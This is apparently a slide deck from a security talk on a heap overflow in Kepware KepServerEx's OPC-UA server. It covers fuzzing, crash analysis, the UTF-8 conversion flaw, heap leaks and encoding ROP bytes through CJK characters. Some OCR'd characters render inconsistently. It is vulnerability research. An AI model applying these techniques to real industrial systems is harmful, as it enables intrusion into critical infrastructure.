


OPC-UA Server - RCE



PTC Kepware KepServerEx

- Industry's leading OPC-UA server, used in biggest manufacturing lines, oil rigs, wind farms, etc.
- Windows-based
- Custom OPC-UA protocol stack
- OPC-UA logic in `server_runtime.exe`
 - 32bit, service (SYSTEM)
 - Customized anti-debugging



Fuzzer Demo

The screenshot shows a Windows desktop environment with several open windows:

- Administrator: Command Prompt - python3 opcua_deep_fuzzer.py -ti local -ta kepware -r create_subscription_request**: A terminal window displaying network traffic logs.
- Administrator: Command Prompt - python3 opcua_deep_fuzzer.py -ti local -ta kepware -r add_nodes_request**: Another terminal window showing more network traffic logs.
- Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-2VSE2FO\user] [Administrator]**: A system monitoring tool showing CPU usage, private bytes, working set, and PID for various processes like svchost.exe, server_runtime.exe, and explorer.exe.
- server_runtime.exe:5260 Properties**: A detailed properties dialog for the server_runtime process, showing tabs for Image, Performance, Performance Graph, Disk and Network, GPU Graph, Threads, TCP/IP, Security, Environment, and Strings.
- Task Manager**: The standard Windows task manager showing running applications like File Explorer, Task View, and Task Scheduler.

Analyzing the Crash

```
(42d4.3920): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012004b ebx=00000000 ecx=0012004b edx=00000000 esi=02c7f574 edi=0012004b
eip=769edad0 esp=02c7f4e0 ebp=02c7f4e8 iopl=0 nv up ei pl zr na pe nc
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00010246
ucrtbase!wcslen+0x20:
769edad0 663911     cmp     word ptr [ecx].dx      ds:002b:0012004b=?????
0:013> k
# ChildEBP RetAddr
00 02c7f4e8 662c727a ucrtbase!wcslen+0x20
01 (Inline) ----- nfc140u!ATL::CSimpleStringT<wchar_t,1>::StringLength+0xb [d:\a01\work\19\s\src\vctools\vc7\11\include\atlstr.h]
02 (Inline) ----- nfc140u!ATL::CSimpleStringT<wchar_t,1>::SetString+0xb [d:\a01\work\19\s\src\vctools\vc7\11\include\atlstr.h]
03 (Inline) ----- nfc140u!ATL::CSimpleStringT<wchar_t,1>::operator+=+0xb [d:\a01\work\19\s\src\vctools\vc7\11\include\atlstr.h]
04 (Inline) ----- nfc140u!ATL::CStringT<wchar_t,StrTraitMFC_DLL<wchar_t,ATL::ChTraitsCRT<wchar_t>>>::operator+=+0xb [d:\a01\work\19\s\src\vctools\vc7\11\include\atlstr.h]
05 02c7f514 6bc3b9fe nfc140u!ATL::CStringT<wchar_t,StrTraitMFC_DLL<wchar_t,ATL::ChTraitsCRT<wchar_t>>>::CStri:
```

CSimpleStringT<wchar_t,1>::StringLength+0xb

OPC-UA Strings are UTF-8 Encoded

Attribute	Value
NodeId	ns=3;i=1008
NamespaceIndex	3
IdentifierType	Numeric
Identifier	1008
NodeClass	Variable
BrowseName	3, "TANK_ID"
DisplayName	"", "TANK_ID"
Description	"", ""
Value	
SourceTimestamp	3/19/2023 11:16:07.071 AM
SourcePicoseconds	0
ServerTimestamp	3/19/2023 11:16:07.074 AM
ServerPicoseconds	0
StatusCode	Good(0x00000000)
Value	TOPFLOOR_13
DataType	String

```
▼ Value: DataValue
  > EncodingMask: 0x01, has value
    ▼ Value: Variant
      Variant Type: String (0x0c)
      String: TOPFLOOR_13
```

Read tag's value Wireshark

TANK_ID tag and it's value
Unified Automation Client


KepServerEx Conversion bug

KepServerEx is *trying* to convert UTF-8 to UTF-16

```
1 struct_a1 * __cdecl CUTf8String::ToWide(struct_a1 *struct_for_cstring, char *input_string)
2{
3    unsigned int number_of_utf16_code_units; // eax
4    struct_a1 *result; // eax
5
6    number_of_utf16_code_units = CUTf8String::GetUtf16Length(input_string);
7    struct_for_cstring->number_of_utf16_code_units = 0;
8    struct_for_cstring->lenght = 7;
9    LOWORD(struct_for_cstring->pointer_to_heap_allocated_buffer) = 0;
10   PERFORM_ALLOCATIONS(struct_for_cstring, number_of_utf16_code_units, 0);
11   result = struct_for_cstring;
12   if ( !struct_for_cstring->number_of_utf16_code_units )
13       return result;
14   if ( struct_for_cstring->lenght >= 8u )
15       result = (struct_a1 *)struct_for_cstring->pointer_to_heap_allocated_buffer;
16   CUTf8String::ToWide(input_string, (char *)result);
17   result = struct_for_cstring;
18   return result;
19}
```

number_of_utf16_code_units = CUTf8String::GetUtf16Length(input_string);

String Encoding is Hard



UTF-8 to UTF-16 is Hard

UTF-8: AAAÀ

```
▼ Value: DataValue
  > EncodingMask: 0x01, has value
▼ Value: Variant
  Variant Type: String (0x0c)
  String: AAAÀ
```

Whatever starts
with C3 is
probably 2 bytes
long



UTF-8 to UTF-16 is Hard

UTF-8: AAAAÀ




41 41 41 c3 80 00

Whatever starts
with C3 is
probably 2 bytes
long



UTF-8 to UTF-16 is Hard

UTF-8: AAAÀ



41 41 41 c3 80 00


1 1 1 2

Whatever starts
with C3 is
probably 2 bytes
long



UTF-8 to UTF-16 is Hard

UTF-8: AAAÀ



41 41 41 c3 80 00
1 1 1 2 Stop

Whatever starts
with C3 is
probably 2 bytes
long



UTF-8 to UTF-16 is Hard

UTF-8: AAAÀ



41 41 41 c3 80 00
1 1 1 2 Stop

UTF-16:



\x41\x41\x41\xC3\x80

Whatever starts
with C3 is
probably 2 bytes
long



UTF-8 to UTF-16 is Hard

UTF-8: AAAAÀ

Whatever starts
with C3 is

OK



\x41\x41\x41\xC3\x80



UTF-8 to UTF-16 is Hard

UTF-8: AAA**\xC3**

```
▼ Value: DataValue
  > EncodingMask: 0x01, has value
▼ Value: Variant
  Variant Type: String (0x0c)
  String: AAA\xC3
```

Whatever starts
with **C3** is
probably 2 bytes
long



UTF-8 to UTF-16 is Hard

UTF-8: AAA**\xC3**




41 41 41 **c3 00**

Whatever starts
with **C3** is
probably 2 bytes
long



UTF-8 to UTF-16 is Hard

UTF-8: AAA**\xC3**



41 41 41 **c3 00**

1

Whatever starts
with **C3** is
probably 2 bytes
long



UTF-8 to UTF-16 is Hard

UTF-8: AAA**\xC3**



41 41 41 **c3 00**
 \u21d3 \u21d3
 1 1

Whatever starts
with **C3** is
probably 2 bytes
long



UTF-8 to UTF-16 is Hard

UTF-8: AAA**xC3**



41 41 41 c3 00
1 1 2

Whatever starts
with **C3** is
probably 2 bytes
long



UTF-8 to UTF-16 is Hard

UTF-8: AAA\xC3



41 **41** **41** **c3** **00** XXXXXXXX.....**00**
1 1 2 1 1

Whatever starts
with C3 is
probably 2 bytes
long



UTF-8 to UTF-16 is Hard

UTF-8: AAA**xC3**



41 41 41 c3 00 XXXXXXXXXX.....00 Stop
 \u21d3 1 1 \u21d3 2 \u21d3 1 1

Whatever starts
with **C3** is
probably 2 bytes
long




UTF-8 to UTF-16 is Hard

UTF-8: AAA\xC3



41 41 41 c3 00 XXXXXXXXXX.....00
 \ \ \ \ \ \ \ \ \ \ \ \ Stop
 1 1 2 1 1

UTF-16:



\x41\x41\x41\xC3LEAKINGTHEHEAP

UTF-8 to UTF-16 is Hard

UTF-8: AAAA\xC3

FAIL



\x41\x41\x41\xC3LEAKINGTHEHEAP

Heap Overflow Primitive

The bug is triggered on both `READ_TAG` and `WRITE_TAG` functions

We have heap OOB (read+write)

- OOB read → leak pointers to defeat ASLR
- OOB write → construct ROP chain, RCE and PWN

Heap OOB Read

```
▼ OpcUa Service : Encodable Object
  > TypeId : ExpandedNodeId
  ▼ ReadResponse
    > ResponseHeader: ResponseHeader
    ▼ Results: Array of DataValue
      ArraySize: 1
      ▼ [0]: DataValue
        > EncodingMask: 0x0d, has value, has source timestamp, has server timestamp
        ▼ Value: Variant
          Variant Type: String (0x0c)
          String: aa0h<\U0000B5A2C002\j
          SourceTimestamp: Feb 15, 2022 14:29:33.498526100 GMT Standard Time
          ServerTimestamp: Feb 15, 2022 14:29:33.498526100 GMT Standard Time
        > DiagnosticInfos: Array of DiagnosticInfo
```

Leaking data via read tag

0000	4d 53 47 46 5f 00 00 00	4b 74 a2 6d 01 00 00 00	MSGF_ Kt.m....
0010	04 02 00 00 05 00 00 00	01 00 7a 02 2d 16 67 73 z... gs
0020	78 22 d8 01 41 00 00 00	00 00 00 00 00 00 00 00	x" .. A
0030	00 00 00 00 01 00 00 00	0d 0c 0d 00 00 00 61 61 aa
0040	df 80 68 3c f2 b5 a8 ac	db 88 02 2d 16 67 73 78	..h<.... gsx
0050	22 d8 01 2d 16 67 73 78	22 d8 01 00 00 00 00 00	"....gsx "

OOB Write

We have the pointers to start our ROP chain

But the bytes written are UTF-16 converted

To construct the ROP chain we need to control the whole payload.

UTF8	→	UTF16
mspaint	→	\x00 m \x00 s \x00 p \x00 a \x00 i \x00 n \x00 t


OOB Write

We have the pointers to start our ROP chain

But the bytes written are UTF-16 converted

To construct the ROP chain we need to control the whole payload.

UTF8	→	UTF16
mspaint	→	\x00m\x00s\x00p\x00a\x00i\x00n\x00t



Not good for our ROP

OOB Write

We have the pointers to start our ROP chain

But the bytes written are UTF-16 converted

To construct the ROP chain we need to control the whole payload.

UTF8

?????

→ **UTF16**

→ mspaint

OOB Write

We have the pointers to start our ROP chain

But the bytes written are UTF-16 converted

To construct the ROP chain we need to control the whole payload.

UTF8

?????

→

UTF16

→

mspaint

UTF-8	UTF-16
?	ms

OOB Write

We have the pointers to start our ROP chain

But the bytes written are UTF-16 converted

To construct the ROP chain we need to control the whole payload.

UTF8

?????

→

UTF16

→

mspaint

UTF-8	UTF-16
獭	ms

OOB Write

We have the pointers to start our ROP chain

But the bytes written are UTF-16 converted

To construct the ROP chain we need to control the whole payload.

UTF8	→	UTF16
?????	→	mspaint

UTF-8	UTF-16
獭	ms
慰	pa
漚	in
..	..

OOB Write

We have the pointers to start our ROP chain

But the bytes written are UTF-16 converted

To construct the ROP chain we need to control the whole payload.

UTF8 → **UTF16**
????? → mspaint
獭慰漚愁礮e → mspaint.exe

UTF-8	UTF-16
獭	ms
慰	pa
漚	in
• •	• •

OOB Write

UTF-8_{to}16($\textcolor{red}{?}_{\text{UTF-8}}$) = ‘**ms**’

OOB Write

$\text{UTF-8}_{\text{to}}16(\textcolor{red}{?}_{\text{UTF-8}}) = \text{'ms'} \rightarrow \textcolor{yellow}{\backslash x6d\backslash x73}$

OOB Write

Unicode Character “𠁧” (U+736D)

A large red Chinese character '𠁧' is centered within a white square frame. The character is written in a bold, traditional-style font.

→ \x6d\x73

OOB Write



Google 獭 X | 🎤 📸 🔍

About 3,910,000 results (0.47 seconds)

Otters Animal :

Overview Lower classifications Sou

The search results page from Google shows the query '獭' in the search bar. Below it, there are several filters: Images, Shopping, News, Videos, 拼音 (Pinyin), 树 (Tree), 读音 (Reading), 祭 (Offering), and 鼠 (Mouse). The search results section displays three images of otters. The first image is a close-up of an otter's face. The second image shows an otter swimming in water. The third image is a large, stylized black and white illustration of the character '獭'. To the right of the images, there is a snippet of text from Han文学网 (Han Literature Network) defining the character: '獭字的解释-在线新华字典' (Definition of the character '獭' - Online Xinhua Dictionary). The definition reads: '〔水獭〕哺乳动物，脚短，趾间有蹼，长七十余厘米。昼伏夜出，善游泳，食蛙等，毛棕褐色，是珍贵的裘皮。' (A semi-aquatic mammal with short legs, webbed toes, and a body length of over 70 cm. It is nocturnal, good at swimming, eats frogs, etc., and has brownish-yellow fur, making it a valuable fur material.)

OOB Write

UTF-8_{to}16($\text{?}_{\text{UTF-8}}$) = ‘ms’ → \x6d\x73
Unicode(\x6d\x73_{UTF-16}) = 懒

OOB Write

UTF-8_{to}16($\text{?}_{\text{UTF-8}}$) = ‘ms’ → \x6d\x73

Unicode(\x6d\x73_{UTF-16}) = 獬

UTF-8(獬) = \xe7\x8d\xad

OOB Write

UTF-8_{to}16($\text{?}_{\text{UTF-8}}$) = ‘ms’ → \x6d\x73

Unicode(\x6d\x73_{UTF-16}) = 獼

UTF-8(獊) = \xe7\x8d\xad

UTF-8_{to}16(\xe7\x8d\xad_{UTF-8}) = ?

OOB Write

$\text{UTF-8}_{\text{to}}16(\textcolor{red}{?}_{\text{UTF-8}}) = \text{'ms'} \rightarrow \textcolor{yellow}{\backslash x6d\backslash x73}$

$\text{Unicode}(\textcolor{yellow}{\backslash x6d\backslash x73}_{\text{UTF-16}}) = \text{獭}$

$\text{UTF-8}(\text{獭}) = \textcolor{lightgreen}{\backslash xe7\backslash x8d\backslash xad}$

$\text{UTF-8}_{\text{to}}16(\textcolor{lightgreen}{\backslash xe7\backslash x8d\backslash xad}_{\text{UTF-8}}) = \textcolor{yellow}{\backslash x6d\backslash x73}$

OOB Write

UTF-8_{to}16($\text{?}_{\text{UTF-8}}$) = ‘ms’ → \x6d\x73

Unicode(\x6d\x73_{UTF-16}) = 猥

UTF-8(猥) = \xe7\x8d\xad

UTF-8_{to}16(\xe7\x8d\xad_{UTF-8}) = \x6d\x73 = ‘ms’

OOB Write

UTF-8_{to}16($\text{?}_{\text{UTF-8}}$) = ‘ms’ → \x6d\x73

Unicode(\x6d\x73_{UTF-16}) = 猥

UTF-8(猥) = \xe7\x8d\xad

UTF-8_{to}16(\xe7\x8d\xad_{UTF-8}) = \x6d\x73 = ‘ms’

\xe7\x8d\xad_{UTF-8} → ms_{UTF-16}

OOB Write

We have the pointers to start our ROP chain

But the bytes written are UTF-16 converted

